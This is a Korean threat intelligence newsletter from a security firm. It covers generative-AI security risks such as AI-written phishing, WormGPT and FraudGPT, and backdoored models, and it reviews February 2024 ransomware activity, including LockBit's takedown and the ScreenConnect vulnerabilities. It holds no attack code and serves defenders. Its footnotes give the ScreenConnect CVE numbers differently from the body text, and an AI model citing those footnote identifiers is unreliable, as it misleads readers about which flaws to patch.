infosec

Threat Intelligence Report

EQST INSIGHT

2024
03

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

Headline

생성형 AI 기술 발전에 따른 보안위협과 대응 전략

관제사업그룹/관제사업1팀 박선호 수석

■ 개요


생성형(Generative) AI는 인터넷 등에서 학습한 내용을 기반으로 대화, 예술, 음악, 소프트웨어 코드, 글쓰기 등 사용자의 요구에 따라 새롭고 독창적인 콘텐츠를 만들 수 있는 인공지능 기술이다. 광범위한 데이터로 사전 훈련된 대형 모델들을 기반 모델(Foundation Models, FMs)로 사용하고 있으며, '해외 주요 생성형 AI 현황'은 아래와 같다.

	기업명	서비스명	국가	내용
텍스트	오픈 AI	챗 GPT	미국	초 거대 언어 AI 모델 GPT 를 바탕으로 만든 대화형 AI 서비스
	구글	Bard	미국	초 거대 언어 AI 모델 LaMDA 를 바탕으로 만든 대화형 AI 서비스
	DeepMind	Sparrow	영국	DeepMind 의 언어모델 Chinchilla 를 기반으로 한 AI 챗봇
	Jasper	Jasper	미국	마케팅 목적의 블로그 기사, 소셜미디어 게시물 및 광고 문구 등을 생성하는 AI 툴
	Baidu	Ernie Bot	중국	지식 통합을 통한 향상된 표현이라는 의미의 자체 개발 AI 챗봇
이미지	오픈 AI	DALL·E	미국	프롬프트(명령어)에 따른 이미지 생성
	Stability AI	Stable Diffusion	영국	이미지 생성 AI 로 오픈소스 소프트웨어
	Midjourney	Midjourney	미국	이미지 생성 AI 로, 해당 툴을 사용하여 생성한 작품이 미국의 한 미술대회에서 1 위로 선정되어 화제가 됨
음성	구글	MusicLM	미국	문자 설명을 음악으로 만드는 생성 AI
	오픈 AI	Jukebox	미국	원하는 장르, 가수 스타일로 음악을 생성하는 AI 기술
영상	구글	Imagen Video	미국	최대 초당 24 프레임, 1280X768 해상도의 비디오를 생성할 수 있는 Text to Video AI 생성 툴
	메타	Make-A-Video	미국	텍스트 입력 시 동영상을 생성해주는 Text to Video AI 모델

출처 : KPMG

표 1. 해외 주요 생성형 AI 현황

■ 생성형 AI 발전 및 도입 사례



출처 : AWS

그림 1. 생성형 AI의 다양한 사용 사례

생성형 AI 기술이 급속도로 발전하면서 다양한 업계에 빠르게 적용되고 있다. 생성형 AI 는 단순 검색과 상담 수준에서 복잡한 문서 요약, 이메일 초안 작성, 코드 작성, 광고 문구 작성을 비롯하여 소설·영상·그림·음악 등 콘텐츠 창작까지 가능하다.

실제로 생성형 AI 기반으로 제작된 업무 솔루션은 보고서나 이메일, 설문지 등의 초안을 생성해준다. 맞춤법 수정까지 자동으로 제공해 업무 시간을 획기적으로 단축할 수 있다. 생성형 AI 기반 코딩 툴킷도 나왔다. 코딩 툴킷에 원하는 프로그래밍 언어와 코드 방식을 자연어 방식으로 기재하면, AI는 작업에 필요한 코드를 개발자 요청에 따라 생성해 낸다.

생성형 AI 중에서는 OpenAI 에서 출시한 대형 언어 모델(Large Language Model) 기반의 GPT(ChatGPT)가 대중적으로 많이 사용되고 있다. 또한, 2023 년 3 월 '오토 GPT(AutoGPT)[1]'가 공개되었는데, 이는 목표를 정해주면 추가적인 지시 없이 자율 반복(Autonomous iterations) 기능을 사용해 AI 가 알아서 학습하고 방법을 찾아내어 목표를 달성한다. 이미 생성형 AI 의 기술 수준은 자율적 인공지능인 범용인공지능(AGI: Artificial General Intelligence)에 빠른 속도로 근접하고 있다.

[1] 오토 GPT(AutoGPT) : 23년 3월 영국의 토란 브루스 리차드가 개발, OpenAI의 GTP-4 기반으로 동작하는 파이썬 오픈소스 라이브러리

■ 생성형 AI 기반 정교화된 피싱 공격

안타깝게도 생성형 AI 기술에는 순기능과 역기능이 동시에 존재한다. 전 세계적으로 각국의 선거를 앞두고 생성형 AI 를 활용한 정치인 딥페이크 영상을 제작 및 유포하고 있으며, 이를 통해 다량의 가짜 정보를 양산함으로써 사람들을 혼란에 빠뜨리고 있다. 또한 유명 연예인들의 얼굴과 음성을 조작한 가짜 영상을 제작해 투자를 권유하는 사기를 행하거나, 유명인과 포르노 영상을 합성한 음란물을 제작하는 등 매우 부적절한 악용 사례도 늘고 있다.

방송통신심의위원회 자료에 따르면, 2020 년 6 월부터 지난해 8 월까지 약 3 년간 불법 성적 영상물 시정 건수가 9,006 건으로 집계됐다. 2020 년 473 건을 시작으로, 지난해 8 월 기준 3,046 건까지 증가하며 매년 성장세를 더하고 있다.

이처럼 생성형 AI 기술 발전에 따라 보안 위협도 대두되고 있는 만큼, 이에 대한 철저한 대비가 필요하다. 공격자들은 생성형 AI 를 활용해 피싱 메일, 악성코드를 생성하거나 소스코드 내 취약점 식별, 랜섬웨어 유지보수 등 다양한 분야에서 적극 활용 중이다.

다크웹 등에서는 기업용 이메일 공격(BEC: business email compromise)과 정교한 피싱 작업 수행을 위한 도구로 '웜 GPT(WormGPT)[2]'와 '사기 GPT(FraudGPT)[3]'가 떠오르고 있다. 생성형 AI 를 활용한 피싱 프로그램을 사용하면 전문 지식 없이도 손쉽게 대량으로 악성코드를 제작할 수 있다. 또한, 과거와 달리 어색하거나 문맥이 맞지 않는 부분 없이 정교한 피싱 메일 작성이 가능해진다.

AI 도입 및 활용에도 주의가 필요하다. 세계 최대 인공지능(AI) 개발 플랫폼인 허깅페이스(Hugging Face)에서 악성 코드가 숨겨진 AI 모델 등이 100 개 이상 발견되었는데, 주요 모델은 파이토치(95%), 텐서플로(5%)로 확인되었다. 해당 악성 모델에는 시스템 제어권 탈취(50%), 백도어 설치(20%) 기능을 필두로 특정 파일의 설치 및 실행, 임의 코드를 실행하는 등의 기능이 포함된 것으로 확인됐다.

■ 생성형 AI 관련 보안 위협 구분

생성형 AI 관련 보안 위협은 크게 내부적, 외부적 요인으로 구분할 수 있다.

내부적 요인으로는 사용자의 보안 인식 부족 및 컴플라이언스 미준수에 따른 정보유출, AI 모델이 제공하는 부정확한 정보의 무검증 사용, 자체 이용 및 관리하는 AI 모델 관리 소홀 등이 있다.

외부적 요인으로는 AI 모델 및 관련 애플리케이션 취약점, 해커에 의한 생성형 AI 를 이용한 공격시도, 악성코드 또는 백도어가 포함된 AI 모델의 사용 등이 있다.

내부적 요인	외부적 요인
- 민감 정보 및 기밀 문서 등 등록 - AI 모델이 제공하는 부정확한 정보의 무검증 사용 - 자체 이용 및 관리하는 AI 모델 관리 소홀	- AI 모델 및 관련 애플리케이션 취약점 공격 - 생성형 AI 를 악용한 악성 메일, 피싱 공격 - 악성코드 또는 백도어가 포함된 AI 모델의 사용

표 2. 생성형 AI 관련 내외부적 요인

2 웜 GPT(WormGPT) : 비영리 오픈소스 그룹인 일루서 AI(EleutherAI)에서의 GPTJ 언어 모델 기반의 AI, 무제한 문자 및 채팅 메모리 보존, 코드 포맷 기능 등 다양한 기능 제공

3 사기 GPT(FraudGPT) : 인공지능 챗봇 기술을 응용해 기업용 이메일 공격인 BEC(business email compromise) 공격을 제공(구독료 : 200 달러/월), 배후에는 웜 GPT(WormGPT)가 있는 것으로 추정

■ 생성형 AI 위협 대응 전략

생성형 AI 가 기술 산업 전반에 빠르게 확산되면서, 그 기술적 진보가 가져올 수 있는 새로운 보안 위협에 대한 선제적인 대비가 필요하다.

여러 공공기관에서는 사전 검토 받은 내용만 입력하도록 규정하거나 '챗GPT 활용방법 및 주의사항 안내서'를 배포하고 있고, 일부 민간기업에서는 사내 인트라넷에서의 한정된 사용, 입력 글자수 제한 등 올바른 사용을 유도하고 있다. 범정부 차원의 법제도적 세부 가이드 등이 추가적으로 필요한 상황이며, 각 기업 및 기관 자체적으로 대응방안을 고민해야 한다.

정보보안 관련 컴플라이언스의 엄격한 준수를 기본으로 생성형 AI 를 활용한 분석, 대응 방법을 고려해 볼 것을 제안한다.

생성형 AI 를 활용한 분석 및 대응 방법
1. 입력 가능 내용 규정 - 사전 규정되거나 검토된 내용에 대해서만 입력 - 계정 정보, 신용카드 및 개인정보 입력 금지 - 업무 기밀사항 입력 금지
2. 악성 메일 관련 보안 교육 및 업무용 이메일 관리 체계 강화 - AI 를 통해 정교하게 위조된 악성 메일 주의 필요
3. 생성물의 정확성, 윤리성, 적합성, 보안성 등을 재평가 후 사용 - 생성물이 정확한 내용인지, 법적/윤리적으로 문제없는 것인지 검토 후 사용 - 프로그램 코드 생성 사용시 변수명 변경 등 소스코드 보안성 검토 후 사용
4. 사내 데이터 안정성 확보 - 접속 계정에 대해 다중 인증(MFA : Multi-Factor Authentication) 사용 - 자체 이용 및 관리하는 AI 모델에 대한 접근 제한 설정 - AI 에 대한 응답 및 질의 제한 키워드(계정정보 등) 설정 - API 키에 대한 안전한 관리
5. 신뢰할 수 있는 AI 모델, 애플리케이션 사용 및 취약점 수시 확인
6. AI 를 적용한 악성코드 분석, 위협 식별 등 방어 기술을 확보에 지속 노력

표 3. 생성형 AI 를 활용한 분석 및 대응 방법


■ 국내 법·제도적 현황

2023 년 6 월 국가정보원에서 '챗 GPT 등 생성형 AI 활용 보안 가이드라인'을 발간했으나, 범정부 차원의 생성형 AI 사용 관련 세부적인 가이드라인 등 추가 마련이 필요한 시점이다.

개인정보보호위원회에서는 2024 년 말까지 개인정보보호법의 적용 원칙과 기준을 구체화한 AI 단계별 6 대 가이드라인을 마련할 예정이며, 6 대 가이드라인에는 공개된 정보, 비정형 데이터, 생체인식 정보, 합성 데이터, 이동형 영상기기, 투명성 확보 등에 대한 구체적인 법 적용 내용을 담을 계획이다. 또한, 분야별 전문가 42 명으로 구성된 '2024 개인정보 미래 포럼'을 출범하여 개인정보 분야 미래 의제를 선제적으로 논의하고 의견을 수렴하여 대응하겠다는 방침이다.

3 월 15 일부터는 전 분야에 걸친 최초의 인공지능 규제인 '자동화된 결정에 대한 대응권'이 시행된다. 23 년 3 월 개정된 개인정보보호법 제 37 조의 2 로 신설된 자동화된 결정에 대한 정보주체의 대응권의 내용으로 '거부권'과 '설명 요구권'으로 구분된다. 또, 인공지능 기술을 적용한 시스템을 포함하여 완전히 자동화된 시스템으로 개인정보를 처리하여 이루어지는 결정이 정보주체 자신의 권리 또는 의무에 중대한 영향을 미치는 경우 해당 개인정보처리자에 대하여 해당 결정을 거부할 수 있는 권리를 가지며, 정보주체는 개인정보처리자가 자동화된 결정을 한 경우에는 그 결정에 대하여 설명 등을 요구할 수 있다는 내용이다.

■ 맺음말



지금까지 생성형 AI 기술 발전에 따른 보안위협과 대응 전략 및 국내 법제도적 현황에 대해 알아보았다. 생성형 AI 는 사용하기에 따라 위험하기도, 유용하기도 한 '양날의 검'이 될 수 있다. 악용될 경우 더욱 정교한 공격이 가능해 치밀한 대응이 필요하다.

국내 정보보안 1 위 기업인 SK 쉴더스는 생성형 AI 를 활용한 피싱 공격에 대비할 수 있는 '이메일 보안관제' 서비스를 제공하고 있다. 이메일 보안관제 서비스는 24 시간 365 일 상시모니터링을 지원하고, 악성 공격 패턴에 대한 전문가 분석 및 위협정보 등을 제공한다. 이메일 발신자 주소와 발신 IP, 이메일 내 URL, 첨부파일 이상 유무 및 도메인 등을 토대로 종합적인 악성메일 유무 판단 및 악성 행위 상세 분석을 진행한다.

특히, 전문적인 APT 장비 운영과 분석 대응 역량을 갖추고 있어 이메일 첨부파일 내 악성코드가 삽입되어 있는 등 일반 사용자가 인식하기 어려운 보안 위협도 꼼꼼하게 분석 및 대응한다. 이외에도 고도화되는 이메일 피싱 공격에 안전하게 대응할 수 있도록 실시간 악성 메일 현황 보고와 악성 메일 모의 훈련, 악성 메일 동향 및 대응 방안 등도 제공한다.

이외에도 20 여 년의 컨설팅 노하우로 고객 맞춤형 정보자산 보호 컨설팅을 제공하고 있다. 보안 컨설팅과 관련한 자세한 내용은 SK 쉴더스 블로그에서 확인할 수 있다.

Keep up with Ransomware

다시 돌아온 LockBit, 끝나지 않은 랜섬웨어 공격

■ 개요

2024 년 2 월 랜섬웨어 공격에 따른 피해 사례는 전월(299 건) 대비 약 40% 증가한 418 건으로 나타났다. 공격자들이 연이어 체포되고 있음에도 불구하고 랜섬웨어 피해 사례는 꾸준히 증가하는 추세다. 이러한 상황 속에서 가장 주목할 이슈는 서비스형 랜섬웨어(RaaS[1])그룹 LockBit 의 인프라가 FBI[2], NCA[3], Europol[4] 을 비롯한 11 개국 기관들에 의해 무력화됐다고 알려졌으나, LockBit 은 5 일 만에 새로운 다크웹 유출 사이트를 공개하며 활동을 재개한 것이다.

2019 년 처음 등장한 LockBit 은 지속적인 업데이트를 통해 영향력을 확대하고 있으며 2022 년부터 가장 많은 피해를 끼친 랜섬웨어 그룹으로 성장했다. LockBit 은 오랜 활동 기간과 영향력에 비해 핵심 개발자의 부재, 비정상적인 데이터 유출, 계열사 간 정산 오류 등으로 안정적으로 운영되지 못했음에도 글로벌 영향력을 행사하는 랜섬웨어 그룹으로 평가받고 있으며, 여러 국가 기관의 주목을 받고 있는 상황이다. 그러나, 2024 년 2 월 20 일, 국제 수사기관들이 공조한 Cronos 작전[5]을 통해 LockBit 인프라 일부를 압수했고, LockBit 의 다크웹 유출 사이트는 폐쇄 전까지 법 집행 기관의 통제를 받았다.

---

[1] RaaS (Ransomware-as-a-Service) : 랜섬웨어 그룹들이 계열사나 공격자에게 대가를 받고 랜섬웨어를 제공해주는 형태

[2] FBI (Federal Bureau of Investigation) : 미국 법무부 산하의 법 집행 기관

[3] NCA (National Crime Agency) : 영국 내무부 산하의 법 집행 기관인 국립범죄청

[4] Europol : 유럽 연합(EU)의 법 집행 기관

[5] Cronos 작전 : LockBit 의 범죄 생태계를 파괴하기 위한 사이버 교란 작전

출처: 압수된 LockBit 3.0 랜섬웨어 그룹 데이터 유출 사이트

수사기관에 의해 LockBit 관계자들은 폴란드와 우크라이나에서 체포되었고, 공격에 사용되었던 각종 계정도 정지됐다. 해당 과정에서 LockBit 인프라의 소스 코드와 계열사의 정보, LockBit 4.0 으로 추정되는 LockBit-NG-Dev(LockBit-NextGeneration-Development) 랜섬웨어, 기존 LockBit 3.0 과의 유사성 및 특징 등 정보가 공개됐다.

또한, 수사기관들은 LockBit 의 복호화 키를 활용해 복호화 도구를 만들어 배포했다. 이외에도 LockBit 이 자체적으로 개발한 정보 탈취 자동화 도구 StealBit 의 인프라 분석 등 공격에 관련된 여러 분석 자료를 세상에 공개했다. 해당 정보들은 다크웹 유출 사이트를 통해 약 4 일간 게시됐다. 이후 다크웹 유출 사이트를 폐쇄하며 LockBit 의 활동도 마무리되는 듯했지만, 이들은 새로운 다크웹 유출 사이트를 통해 활동 재개 소식 및 그룹 활동이 지속될 것임을 알렸다.

Cyclops 리브랜딩 그룹 Knight 의 행보가 눈에 띄고 있다. Knight 는 2023 년 6 월에 발견된 이들은 당시 Windows, Linux, macOS, ESXi[6], Android 플랫폼을 감염시킬 수 있는 빌더 [7] 를 제공했다. 이들은 파일 암호화만 진행하는 경량 버전의 랜섬웨어를 배포하는 등 꾸준한 활동을 이어오다가, 같은 해 12 월부터는 급격히 모습을 감췄다. 운영해오던 데이터 유출 사이트는 2024 년 2 월 14 일 오프라인 상태로 변경됐다.

[6] ESXi : VM 웨어에서 개발한 호스트 컴퓨터에서 다수의 운영체제를 동시에 실행시킬 수 있는 UNIX 기반 논리적 플랫폼

[7] 빌더 : 환경 설정을 통해 원하는 기능으로 이루어진 랜섬웨어를 만들 수 있는 랜섬웨어 제작 툴

2024 년 2 월 18 일 RAMP 포럼[8]을 통해 깜짝 모습을 드러낸 Knight 관계자는 자신들의 랜섬웨어 소스 코드를 판매한다는 소식을 전했다. 판매하는 코드는 2023 년 11 월에 출시된 Knight 3.0 버전으로, 코드 내에 관리자 패널과 암호화 도구를 포함하고 있다. 해당 코드를 신뢰할 수 있는 개인에게만 판매한다고 밝힌 것으로 보았을 때, 활동을 잠정 중단하는 것으로 보인다.

한편, 최근에 원격 데스크톱 솔루션의 신규 취약점이 랜섬웨어 공격에 활용된 정황이 확인됐다. 해당 취약점은 ConnectWise 의 ScreenConnect[9] 취약점으로, CVE-2024-1708[10], CVE-2024-1709[11] 에 해당한다. 공격자는 해당 취약점을 통해 원격 데스크톱에 임의의 코드를 실행하거나 관리자 권한을 가진 계정을 생성하고 활용할 수 있다. 실제로 LockBit 은 CVE-2024-1709 취약점을 통해 911 시스템에 연결된 원격지에 랜섬웨어를 배포했으며, BlackCat(Alphv)은 의료기관을 공격하기 위해 취약점을 활용한 것으로 추정된다. BlackBasta 와 Bloody 그룹도 초기 침투로 ScreenConnect 취약점을 악용한 것으로 보인다. 해당 취약점이 패치되지 않은 서버가 많아 각별한 주의가 필요하다.

[8] RAMP 포럼 : 딥웹 및 다크웹에서 해킹 도구를 팔거나 관련 정보를 주고 받는 러시아 해킹 포럼

[9] ScreenConnect : 인터넷이나 다른 네트워크를 통해 컴퓨터를 원격으로 제어할 수 있는 원격 데스크톱 소프트웨어

[10] CVE-2024-1078 : 공격자가 취약한 인스턴스에서 원격으로 코드를 실행할 수 있는 경로 탐색 취약점

[11] CVE-2024-1079 : 공격자가 취약한 인스턴스에 시스템 관리자 계정을 생성할 수 있는 인증 우회 취약점

■ 랜섬웨어 뉴스

infosec

LockBit Cronos 작전으로 인한 일시적 폐쇄

- FBI, 유로폴, NCA 등 11개국 기관 협조
- PHP 취약점 (CVE-2023-3824*)을 통해 인프라 침투 및 무력화
- 4일간 LockBit 블로그에 복호화 도구나 관계자 체포와 같은 주요 정보 공유
- LockBit, PHP가 설치되지 않은 백업 서버를 통해 약 5일만에 복구 완료
- 탈취된 암호화키는 전체 키의 2.5%이며, 유출된 계열사 정보 또한 실제 신원은 포함되지 않았다 주장

* CVE-2023-3824: PHP archive 파일 로드 시 발생하는 스택 버퍼 오버플로우를 통해 원격 코드 실행이 가능한 취약점

법 집행 기관, 압수한 LockBit 블로그 통해 Cronos 작전 관련 주요 정보 공개

- LockBit의 인프라를 압수했으며, 소스 코드와 계열사 정보와 같은 인프라 정보 일부 공개
- LockBit 4.0 으로 추정되는 .NET 기반 랜섬웨어 LockBit-NG-Dev 버전 발견
- 자체 제작한 정보 탈취 자동화 도구 StealBit 인프라 분석
- 폴란드와 우크라이나에서 LockBit 관계자 4명 체포 소식 전달

Knight 랜섬웨어, RAMP 포럼에서 개인 사용자에게 판매

- Cyclops 라는 유저가 RAMP 포럼에 Knight 3.0 버전의 소스코드를 판매하는 글을 게시
- 관리 패널, 암호화기가 포함되어 있으며, 신뢰된 개인 사용자에게만 판매

원격 데스크톱 솔루션 ScreenConnect 취약점을 악용한 랜섬웨어

- CVE-2024-1708, CVE-2024-1709로, 경로 탐색과 인증 우회 가능
- 2024년 2월 13일 취약점이 공개되었으며, 2월 19일 패치 공개
- LockBit, BlackCat(Alphv), BlackBasta, Bloody 등 다수 그룹, 실제 공격에 사용한 정황 포착

미 국무부, BlackCat(Alphv) 최대 1,500만 달러 현상금 부과

- 주요 관계자의 신원이나 위치를 식별하면 최대 1,000만 달러 제공
- 체포 또는 유죄 판결로 이어지는 정보에는 최대 500만 달러 제공

GO 언어* 기반 신규 랜섬웨어 그룹 Ransomhub, JKwerlo 등장

- Ransomhub 그룹, CIS, 쿠바, 북한, 중국, 루마니아와 비영리단체 공격 대상 제외
- JKwerlo, 프랑스어와 스페인어를 사용하는 사용자를 타깃으로 공격 수행

* Go 언어 : Google에서 생산성을 높이기 위해 개발한 오픈소스 프로그래밍 언어


Rhysida, 미국의 소아 치료 기관 Luire Children's Hospital 공격
Luire Children's Hospital 측, 지난달 31일 랜섬웨어 피해 사실 인지 후 내부 시스템 오프라인으로 전환
2월 27일, Rhysida 랜섬웨어 그룹 다크웹 유출 블로그에 피해 사실 게시
Mogilevich, 미국의 비디오 게임 배급사 Epic Games와 아일랜드 외무부 공격 주장
계정 정보, 소스코드를 포함한 Epic Games 데이터와 아일랜드 외무부 문서를 탈취했다고 블로그에 게시
Epic Games는 피해 사실을 확인할 수 없다 주장
아일랜드 외무부 또한 공격 증거가 존재하지 않으며, Mogilevich 그룹이 허위로 게시 중이라 주장

그림 1. 랜섬웨어 동향

■ 랜섬웨어 위협




그림 2. 2024 년 2 월 랜섬웨어 위협 현황

새로운 위협

LockBit 그룹이 국제 기관에 의해 인프라를 압수당하고, BlackCat(Alphv) 그룹에 현상금이 부과되는 등 랜섬웨어 그룹들이 견제를 받고 있는 상황임에도 불구하고, 신규 랜섬웨어 그룹이 꾸준히 등장하며 랜섬웨어 위협이 지속되고 있다.

Trisec 그룹은 피해자가 직접 최초 몸값을 제안하도록 하는 독특한 방식을 사용한다. 피해자에게 몸값을 제시하는 일반적인 방식과는 다소 다른 모습이다. 이들의 텔레그램 채널에서는 튀니지 국기를 사용하고 있으며, 다크웹 유출 사이트에는 '튀니지에 영광을 바친다'는 문구를 기재하고 있다. 또한 포럼을 통해서 튀니지 출신의 인재를 모집한다는 글을 게시하는 등 튀니지 국가 기반의 그룹임을 나타내는 정황들이 확인되고 있다.

Ransomhub는 Go 언어[12]를 기반으로 여러 플랫폼을 감염시킬 수 있는 랜섬웨어다. 이들의 다크웹 유출 사이트에 공지한 자신들의 규칙에 따라 CIS[13], 쿠바, 북한, 중국, 루마니아는 공격하지 않으며, 이미 공격당한 대상을 재 공격하지 않는다. 보통 CIS 국가만 공격하지 않는 것과 달리, 공격 대상 제외 국가에 쿠바, 북한, 중국, 루마니아가 포함되어 있다는 사실은 해당 국가 출신의 해커가 포함되어 있을 가능성으로 볼 수 있다. 한편 이들은 보통 포럼을 통해서 계열사를 모집한다.

2 월 21 일에 랜섬웨어 그룹 Mogilevich 가 새롭게 등장했다. 이들은 미국 비디오 게임 유통사이자 소프트웨어 개발사인 Epic Games 의 계정 정보 및 소스코드를 포함한 데이터와 아일랜드 외무부의 문서 데이터를 탈취했다고 주장했다. 그러나 Epic Games 와 아일랜드 외무부에서 탈취한 데이터 샘플이나 직접적인 피해 증거가 확인되지 않았다. 이후 3 월 3 일 탈취 수법과 약 1 억 6 천만 원(원화)의 수익을 직접 공개하며, 스스로가 사기꾼임을 입증하고 종적을 감췄다.

[12] Go 언어 : Google 에서 생산성을 높이기 위해 개발한 오픈소스 프로그래밍 언어

